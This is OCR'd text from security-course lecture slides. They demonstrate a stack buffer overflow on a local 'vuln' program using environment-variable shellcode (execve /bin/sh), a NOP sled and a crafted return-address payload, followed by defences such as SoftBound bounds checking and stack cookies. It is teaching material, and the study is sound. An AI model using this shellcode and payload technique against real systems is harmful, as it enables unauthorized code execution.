Argument strings	`"/home/insu/hello", "aaaa", "bbbb", "cccc"`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Use environment variables! Why?

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ env
```

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ env
```

```
_=/usr/bin/env
_ZSH_TMUX_FIXED_CONFIG=/home/insu/bin/dotfiles//oh-my-zsh/plugins/tmux/tmux.extra.conf
SHELLCODE=1Ph//shh/binS̀
LANG=en_US.UTF-8
LC_ALL=en_US.UTF-8
```

Get an address of shellcode

```
int main() {
  printf("%p\n",
      getenv("SHELLCODE"));
}
```

Get an address of shellcode

```c
int main() {
  printf("%p\n",
      getenv("SHELLCODE"));
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

Get an address of shellcode

```
int main() {
  printf("%p\n",
        getenv("SHELLCODE"));
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv
0xffffdfb3
```

Get an address of shellcode

```c
int main() {
  printf("%p\n",
      getenv("SHELLCODE"));
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

Get an address of shellcode

```c
int main() {
  printf("%p\n",
        getenv("SHELLCODE"));
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffdff5 in ?? ()
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3
0xffffdfb3:     0x3d    0x65    0x6e    0x5f    0x55    0x53    0x2e    0x55
0xffffdfbb:     0x54    0x46    0x2d    0x38    0x00    0x4c    0x43    0x5f
0xffffdfc3:     0x41    0x4c    0x4c    0x3d
```

```
gdb-peda$ x/s 0xffffdfb3
0xffffdfb3:     "=en_US.UTF-8"
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3
0xffffdfb3:     0x3d    0x65    0x6e    0x5f    0x55    0x53    0x2e    0x55
0xffffdfbb:     0x54    0x46    0x2d    0x38    0x00    0x4c    0x43    0x5f
0xffffdfc3:     0x41    0x4c    0x4c    0x3d
```

```
gdb-peda$ x/s 0xffffdfb3
0xffffdfb3:     "=en_US.UTF-8"
```

Why was my exploit failed?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3
0xffffdfb3:     0x3d    0x65    0x6e    0x5f    0x55    0x53    0x2e    0x55
0xffffdfbb:     0x54    0x46    0x2d    0x38    0x00    0x4c    0x43    0x5f
0xffffdfc3:     0x41    0x4c    0x4c    0x3d
```

```
gdb-peda$ x/s 0xffffdfb3
0xffffdfb3:     "=en_US.UTF-8"
```

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	`NULL`
File name	`“/home/insu/hello”`
Environment variable strings	`“COLUMNS=238”, “LANG=en_US.UTF-8”, …`
Argument strings	`“/home/insu/hello”, “aaaa”, “bbbb”, “cccc”`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Exa
NULL (8-byte)	`NULL`
File name	`“/home/insu/hello”`
Environment variable strings	`“COLUMNS=238”, “LANG=en_US.UTF-8”, …`
Argument strings	`“/home/insu/hello”, “aaaa”, “bbbb”, “cccc”`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Different file name!

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Exa
NULL (8-byte)	`NULL`
File name	`"/home/insu/hello"`
Environment variable strings	`"COLUMNS=238", "LANG=en_US.UTF-8", …`
Argument strings	`"/home/insu/hello", "aaaa", "bbbb", "cccc"`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Different file name!

GDB inserts additional env

NOP sled

- NOP: No operation
  - OPCODE = “\x90”

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

NOP sled

- NOP: No operation
  - OPCODE = “\x90”

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

NOP sled

- NOP: No operation
  - OPCODE = “\x90”

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffb8a3
```

NOP sled


- NOP: No operation
  - OPCODE = “\x90”

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffb8a3
```

Make your exploit more robust using NOP sled



Boom!!

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAABBBB
process 19464 is executing new program: /bin/dash
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAABBBB
process 19464 is executing new program: /bin/dash
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

```
insu ~ $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```

Stack protection


Insu Yun

Most of materials from CS419/579 Cyber Attacks & Defense in OSU


Today’s lecture

- Understand spatial memory safety
- Understand SoftBound
- Understand stack cookie
- Understand weakness of stack cookie

Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32                   push   $0x32
 2:   58                      pop    %eax
 3:   cd 80                   int    $0x80
 5:   89 c3                   mov    %eax,%ebx
 7:   89 c1                   mov    %eax,%ecx
 9:   6a 47                   push   $0x47
 b:   58                      pop    %eax
 c:   cd 80                   int    $0x80
 e:   6a 0b                   push   $0xb
10:   58                      pop    %eax
11:   99                      cltd
12:   89 d1                   mov    %edx,%ecx
14:   52                      push   %edx
15:   68 6e 2f 73 68          push   $0x68732f6e
1a:   68 2f 2f 62 69          push   $0x69622f2f
1f:   89 e3                   mov    %esp,%ebx
21:   cd 80                   int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA

```
 0:   6a 32              push   $0x32
 2:   58                 pop    %eax
 3:   cd 80              int    $0x80
 5:   89 c3              mov    %eax,%ebx
 7:   89 c1              mov    %eax,%ecx
 9:   6a 47              push   $0x47
 b:   58                 pop    %eax
 c:   cd 80              int    $0x80
 e:   6a 0b              push   $0xb
10:   58                 pop    %eax
11:   99                 cltd
12:   89 d1              mov    %edx,%ecx
14:   52                 push   %edx
15:   68 6e 2f 73 68     push   $0x68732f6e
1a:   68 2f 2f 62 69     push   $0x69622f2f
1f:   89 e3              mov    %esp,%ebx
21:   cd 80              int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

How to defend against stack overflow?

Softbound, etc.

How to defend against stack overflow?

- Prevent buffer overflow!
  - A direct defense
  - Could be accurate but could be slow..

Softbound, etc.

- Make exploit hard!
  - An indirect defense
  - Could be inaccurate but could be fast..

How to defend against stack overflow?

- Prevent buffer overflow!
  - A direct defense
  - Could be accurate but could be slow..

Softbound, etc.

- Make exploit hard!
  - An indirect defense
  - Could be inaccurate but could be fast..

Exploit Mitigation
Stack cookie, DEP, ASLR, etc.

Softbound: Bound checking for C!

In Proceedings of
Programming Language Design and Implementation
(PLDI) 2009

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

Technical Report MS-CIS-09-01 — January 2009

Softbound: Bound checking for C!


In Proceedings of
Programming Language Design and Implementation
(PLDI) 2009

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic
Computer and Information Sciences Department, University of Pennsylvania
Technical Report MS-CIS-09-01 — January 2009


Memory Safety = Temporal Safety (e.g., use-after-free)
+ Spatial Safety (e.g., buffer overflow)

Spatial safety




- Guarantee that an access does not go
  1) behind the Base and
  2) over the Bound

Softbound: Bounds checking




Softbound: Bounds checking

- A FAT pointer
  - `char *a`
    - char *a_base;
    - char *a_bound;
- Allocation
  - `a = (char*)malloc(512)`
    - a_base = a;
    - a_bound = a+512
  - Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], …, and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK



